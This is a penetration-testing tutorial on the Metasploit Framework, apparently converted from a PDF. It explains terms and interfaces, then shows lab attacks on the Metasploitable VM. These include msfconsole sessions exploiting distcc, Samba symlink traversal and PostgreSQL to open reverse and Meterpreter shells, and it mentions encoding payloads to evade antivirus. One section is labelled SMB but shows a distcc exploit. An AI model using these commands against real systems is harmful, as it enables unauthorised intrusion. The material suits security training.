

# Metasploit Framework

---

## Introduction

Metasploit [MSF] is an open-source Framework which is cross-platform supported and widely used during the access gain phase of the penetration testing. MSF is constituted mainly by the following **terminologies**,

**LISTENER:** A Metasploit component that listens for the incoming connection, for instance from the exploited machine, to enable the contact with the attacker's machine.

**EXPLOIT:** It performs the process of paving a way for the payload to enter “like **opening the door**” in the target machine by manipulating the vulnerabilities or the flaws present in a system or service.

**Example:** SNMP misconfiguration, poor input validation, etc.,

**PAYLOAD:** A program or the code that enters through the way provided by exploitation which then executes the specified attack in the attempt of compromising the target system. This can be either Reverse shell or the Bind shell.

**SHELLCODE:** A series of instructions have been executed on the target machine which provides access to the command shell or the meterpreter shell. These instructions are typically written in the Assembly Language [Low-level language]

**MODULE:** A software that is used by the MSF to carry out tasks like, initiating the attack on the target which done using Exploit Module or to perform the scanning or system enumeration with the help of Auxiliary Module.

## Metasploit Interfaces

The MSF can be accessed using many ways such as command line, console and the GUI, apart from these interfaces, MSF utilities provide us the direct access to the required specific internal functions without accessing the entire framework. The interfaces,

**MSFConsole:** This interface offers us a more interactive approach to access all the features of MSF and to access this open the command line and enter the following,

[illegible]

NOTE: some of the sample attacks launched using SF console are shown at the end of this document.

**MSFcli:** This can be directly run from the terminal which enables us to redirect other command-line tool's output into msfcli and vice versa. An example of msfcli usage can be found below,

```
# msfcli -h // shows the command usage
```


```
# msfcli <exploit-name> <option = value> [mode]
```

Example, # msfcli windows/smb/ms08\_067\_netapi RHOST=192.168.1.155  
PAYLOAD=windows/shell/bind\_tcp E

**ARMITAGE** [GUI]: In this we can specify the required fields such as payload, remote host, port number, modules, including the attack methods in a more interactive way than that of the MSFconsole.

Run the command on the terminal, and also **Start the MSF** for enabling the connection

```
# armitage // displays as shown in the screenshot
```



This also displays the machines that were compromised which can be then used to access the meterpreter shell or browse the files or dumping the Window's password hashes, etc.,

---

## Metasploit Utilities

Using the utilities it is possible to access the functions that are internal to the MSF and thus enabling the usage of only the required functions. This utility usage is mainly involved during the exploit development.

**MSFpayload:** This involves the generation of executables, shellcode, and others required for the exploitation process.


# msfpayload -h // shows the command usage

**MSFencode:** this encodes the payload in such a way that it does not contain any null characters and also can evade the IDS and anti-virus software. Because generally, the shellcode generated by the MSFPayload contains the null or bad characters and often detected by the IDS and Anti-virus software.

# msfencode -l // lists the available encoders

**NOTE:** Now, msfvenom offers functionality of both msfpayload and the msfencode

**NASM Shell:** the utility that can be used here is, nasm\_shell.rb which helps to understand the assembly language instructions that are the opcodes for the specified assembly command. The usage can be found below,



```
root@kali: /usr/share/metasploit-framework/tools/exploit
File Edit View Search Terminal Tabs Help
root@kali: /usr/bin x root@kali: /usr/share/m... x root@kali: /usr/share/m... x
root@kali: /usr/share/metasploit-framework/tools/exploit# ./nasm_shell.rb
nasm > jmp ebx
00000000 FFE3 jmp ebx
nasm > jmp esp
00000000 FFE4 jmp esp
nasm >
```

---

## Sample attacks that are made to compromise the Metasploitable OS using the Metasploit

Vulnerable OS developed specifically for the pen-testing practice.

NOTE: Run this OS on the virtualized environment, not on the host machine

Username and password would be given(commonly, it is msfadmin)

1. Get the IP of vulnerable OS using ifconfig
2. Use it on the kali to get access to this machine
3. And try exploit using the Metasploit or terminal

Initially, run the network scan on the acquired IP to identify the list of open ports and the services running on each port as follows.

Open terminal and run the scan using NMAP

# nmap -sS ip\_address //Displays all the open ports and the services running on it

```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
root@kali: ~ x root@kali: ~ x  
root@kali:~# nmap -sS -A -T4 192.168.214.129  
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-18 15:39 EDT  
Nmap scan report for 192.168.214.129  
Host is up (0.00057s latency).  
Not shown: 977 closed ports  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)  
|_ftp-syst:  
|_STAT:  
|_FTP server status:  
|_  Connected to 192.168.214.130  
|_  Logged in as ftp  
|_  TYPE: ASCII  
|_  No session bandwidth limit  
|_  Session timeout in seconds is 300  
|_  Control connection is plain text  
|_  Data connections will be plain text  
|_  vsFTPd 2.3.4 - secure, fast, stable  
|_End of status  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
|_ssh-hostkey:  
|_  1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)  
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
```

## SMB [server Message Block]

-runs on the port 445 and it is an application layer protocol which offers the network shares, etc., this can be exploited as shown in the screenshot,

Nmap scan: **445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)**

```
msf5 > use exploit/unix/misc/distcc_  
Matching Modules  
-----  
#  Name                                     Disclosure Date  Rank   Check  Descri  
-  - - - - -  
1  exploit/unix/misc/distcc_exec            2002-02-01      excellent Yes     Distcc  
on Command Execution  
[*] Using exploit/unix/misc/distcc_exec  
msf5 exploit(unix/misc/distcc_exec) > set rhost 192.168.214.129  
rhost => 192.168.214.129  
msf5 exploit(unix/misc/distcc_exec) > exploit  
[*] Started reverse TCP double handler on 192.168.214.130:4444  
[*] Accepted the first client connection...  
[*] Accepted the second client connection...  
[*] Command: echo hIiXEuM5KchVFWAP;  
[*] Writing to socket A  
[*] Writing to socket B  
[*] Reading from sockets...  
[*] Reading from socket B  
[*] B: "hIiXEuM5KchVFWAP\r\n"  
[*] Matching...  
[*] A is input...  
[*] Command shell session 1 opened (192.168.214.130:4444 -> 192.168.214.129:40  
at 2019-10-18 15:41:18 -0400
```

```
msf5 auxiliary(admin/smb/samba_symlink_traversal) > set rhost 192.168.214.129  
rhost => 192.168.214.129  
msf5 auxiliary(admin/smb/samba_symlink_traversal) > set SMBSHARE tmp  
SMBSHARE => tmp  
msf5 auxiliary(admin/smb/samba_symlink_traversal) > exploit  
[*] Running module against 192.168.214.129  
[*] 192.168.214.129:445 - Connecting to the server...  
[*] 192.168.214.129:445 - Trying to mount writeable share 'tmp'...  
[*] 192.168.214.129:445 - Trying to link 'rootfs' to the root filesystem...  
[*] 192.168.214.129:445 - Now access the following share to browse the root filesystem:  
tem:  
[*] 192.168.214.129:445 -      \\192.168.214.129\tmp\rootfs\  
[*] Auxiliary module execution completed  
msf5 auxiliary(admin/smb/samba_symlink_traversal) > |
```

```
WORKGROUP
root@kali:~# smbclient //192.168.214.129/tmp
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0   Fri Oct 18 15:45:36 2019
..               DR         0   Sun May 20 14:36:12 2012
.ICE-unix        DH         0   Fri Oct 18 15:36:16 2019
.X11-unix        DH         0   Fri Oct 18 15:37:49 2019
5169.jsvc_up     R          0   Fri Oct 18 15:38:01 2019
.X0-lock        HR        11   Fri Oct 18 15:37:49 2019
rootfs          DR         0   Sun May 20 14:36:12 2012

7282168 blocks of size 1024. 5424668 blocks available
smb: \> cd rootfs
smb: \rootfs\>
```

## PostgreSQL [5432]

The service PostgreSQL runs on the port 5432 and it can be exploited as shown in the following screenshot,

The nmap scan results,

```
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2019-10-18T19:40:09+00:00; -2s from scanner time.
```

Using metasploit, the meterpreter shell access can be gained as follows,

```
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~ x root@kali: ~ x root@kali: ~
msf5 > use exploit/linux/postgres/postgres_payload
msf5 exploit(linux/postgres/postgres_payload) > set rhost 192.168.214.129
rhost => 192.168.214.129
msf5 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.214.130:4444
[*] 192.168.214.129:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/RPysbtbB.so, should be cleaned up automatically
[*] Sending stage (985320 bytes) to 192.168.214.129
[*] Meterpreter session 1 opened (192.168.214.130:4444 -> 192.168.214.129:56654) at 2019-10-09 14:55:31 -0400

meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
=====
Mode           Size  Type    Last modified          Name
----
100600/rw----- 4     fil     2010-04-28 16:26:59 -0400 PG_VERSION
40700/rwx----- 4096  dir     2010-04-28 16:27:01 -0400 base
40700/rwx----- 4096  dir     2019-10-09 14:53:45 -0400 global
40700/rwx----- 4096  dir     2010-04-28 16:26:59 -0400 pg_clog
40700/rwx----- 4096  dir     2010-04-28 16:26:59 -0400 pg_multixact
```

---

## Conclusion:

The Metasploit Framework is a good handy tool to perform the appropriate attack on the target machine with a set of commands since it automates all the actions required, we just have to choose fields based on the vulnerability. In addition to this, there also exists the commercial web interface to the MSF such as Metasploit Express and Metasploit Pro. These commercial tools can be of a great help for the beginners by automating the steps and also for the Pen-testers in creating the reports.